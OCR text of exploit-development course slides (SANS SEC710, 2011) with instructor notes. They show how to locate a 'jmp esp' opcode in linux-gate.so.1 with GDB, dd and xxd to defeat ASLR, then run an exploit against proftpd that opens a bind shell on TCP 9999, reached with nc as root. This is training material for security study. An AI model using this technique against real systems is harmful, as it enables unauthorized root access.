– It's a Virtual Dynamically-linked Shared Object (VDSO)
– Consistently loaded at 0xffffe000
• Penultimate 4096-byte page within 4G address space
– Used for Virtual System Calls
• A gateway between user mode and kernel mode
• Works with SYSENTER & SYSEXIT
• Faster method than invoking int 0x80
SANS SEC710 - © 2011

linux-gate.so.1


We obviously cannot exploit our new friend without first getting to know them. So what is this linux-gate.so.1? There was a time when a system would always send an interrupt 0x80 when attempting to move between user-land and kernel mode. This style of access protection and communication was deemed slow from a processing perspective on more modern processors. With that being the case, a new method was created to provide the same type of functionality at a faster rate. The newer method utilizes SYSENTER and SYSEXIT instructions. Per Intel, the SYSENTER instruction is part of the "Fast System Call" facility introduced on the Pentium II processor. For more information on these instructions I recommend visiting the following link posted by Manu Garg: http://manugarg.googlepages.com/systemcallinlinux2_6.html

For our purposes at this point, we simply need to know that linux-gate.so.1 is a Virtual Dynamically-linked Shared Object (VDSO) that is consistently mapped to the address 0xffffe000 on most Linux Kernel versions. One of the ideas behind a VDSO is to allow access to Kernel resources without needing to send an interrupt. Often times it simply acts as a gateway and is usable by all processes on a system. If you're a user of various virtualization products such as VMWare, you may remember some issues where the Hypervisor wanted to use memory pages already being utilized by this VDSO, requiring you to set the VDSO option to equal 0.


Searching through linux-gate.so.1
• The ldd tool showed it to always be loaded at 0xffffe000
– Let us use GDB and have a look
• gdb ./aslr_canary
• break main
• run
• x/8b 0xffffe000
– Search for the pair of bytes 0xffd4 (call esp) or 0xffe4 (jmp esp)
SANS SEC710 - © 2011


Searching through linux-gate.so.1

If not already there, launch the aslr_canary program inside of GDB. Once inside of GDB, type in "break main" followed by "run." You should hit the breakpoint you created on the address of the main() function. At this point, take a look at the address of linux-gate.so.1 located at 0xffffe000. Type in "x/8b 0xffffe000" and press enter. The "8b" displays at bytes in a row, one byte at a time. This makes it easier to look for our desired opcode. Press enter repeatedly and search for either 0xffd4 (call esp) or 0xffe4 (jmp esp). One does exist!


GDB Results for linux-gate.so.1
• Using x/8b in GDB...
(gdb) x/8b 0xffffe000
0xffffe000: 0x7f 0x45 0x4c 0x46 0x01 0x01 0x01 0x00
(gdb)
0xffffe008: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
.....
We found 0xffe4 at address 0xffffe777
0xffffe770: 0x02 0x00 0xff 0xff
(gdb)
0xffffe778: 0xe4 0x01 0x00 0x00 0x38 0x00 0x00 0x00
(gdb)
0xffffe780: 0x03 0x00 0x00 0x00 0x02 0x00 0x00 0x00
SANS SEC710 - © 2011

GDB Results for linux-gate.so.1

On this slide are screenshots showing the commands from the last slide. As you can see, the results are displayed eight per row, in one byte segments. This makes it easier to search for 0xff, and then check to see if the next byte is either 0xd4 or 0xe4. As you can see, all the way down at 0xffffe777 is one of the desired opcodes, 0xffe4. We should be able to leverage this to our advantage.


A Different Method...
• Using dd and xxd to cut corners!
– dd if=/proc/self/mem of=linux-gate.dso bs=4096 skip=1048574 count=1
root@deadlist-desktop:/home/deadlist# dd if=/proc/self/mem
of=linux-gate.dso bs=4096 skip=1048574 count=1
1+0 records in
1+0 records out
4096 bytes (4.1 kB) copied, 0.0409 seconds, 100 kB/s
– xxd linux-gate.dso |grep "ff e0"
We found 0xffe4 at address 0xffffe777
root@deadlist-desktop:/home/deadlist# xxd linux-gate.dso |grep "ff e4"
0000770: 0200 0000 e4e1 ffff e401 0000 3800 0000 ....8...
root@deadlist-desktop:/home/deadlist#
SANS SEC710 - © 2011

A Different Method...

Before we move to the next part of our exploit, let us take a look at an easier method to search for opcodes within linux-gate.so.1. The link provided is one resource: http://manugarg.googlepages.com/systemcallinlinux2_6.html. You can also find out information regarding this technique at http://www.trilithium.com/johan/2005/08/linux-gate/ written by Johan Petersson and http://www.s0ftpj.org/bfi/dev/BFi14-dev-05 by S. Budella.

The technique referenced is the use of the tool dd to make an image of the linux-gate.so.1 object. Having a binary image will allow us to use a tool such as xxd to search the binary for our string pattern. To perform this technique, enter in the command:


dd if=/proc/self/mem of=linux-gate.dso bs=4096 skip=1048574 count=1 # bs is 4K page, skip gets us to the second to last page. 2 ^ 32 / 4096 – 2 = 1048574

This will create an image file called linux-gate.dso. From here, use the xxd tool to search for our desired pattern:

xxd linux-gate.dso |grep "ff d4"


xxd linux-gate.dso |grep "ff e4"

The second command should have provided you with the results on the slide. We see again that 0xffffe777 holds our desired hex pattern. The address displayed to the left shows as 00000770. We must remember to add the base address of 0xffffe000 to this value to get the address 0xffffe770 and then count the offset to 0xffffe777 from there.




Our Final Script

At this point we are ready to prepare our final script. Add in shellcode from the shellcode.txt file to open up a port on TCP 9999 if successful. You will also need to add in the proper return pointer address in the linux-gate.vdso, and modify your payload. Once you have completed these changes you are ready to execute the script.



Execution and Success
• Verify proftpd is running
• Execute the script
• Check for port TCP 9999
deadlist@deadlist-desktop:~$ ps -ax |grep proftpd
13044 ?   Ss   0:00 proftpd: (accepting connections)
13082 pts/1   R+   0:00 grep proftpd
deadlist@deadlist-desktop:~$ python proftpd.py
deadlist@deadlist-desktop:~$ netstat -na |grep 9999
tcp   0   0 0.0.0.0:9999   0.0.0.0:* LISTEN
deadlist@deadlist-desktop:~$ nc 127.0.0.1 9999
whoami
root
Success!
SANS SEC710 - © 2011

Execution and Success

As you can see, we successfully executed our shellcode, allowing us to elevate our privileges to Root!



Exercise End



Day One Bootcamp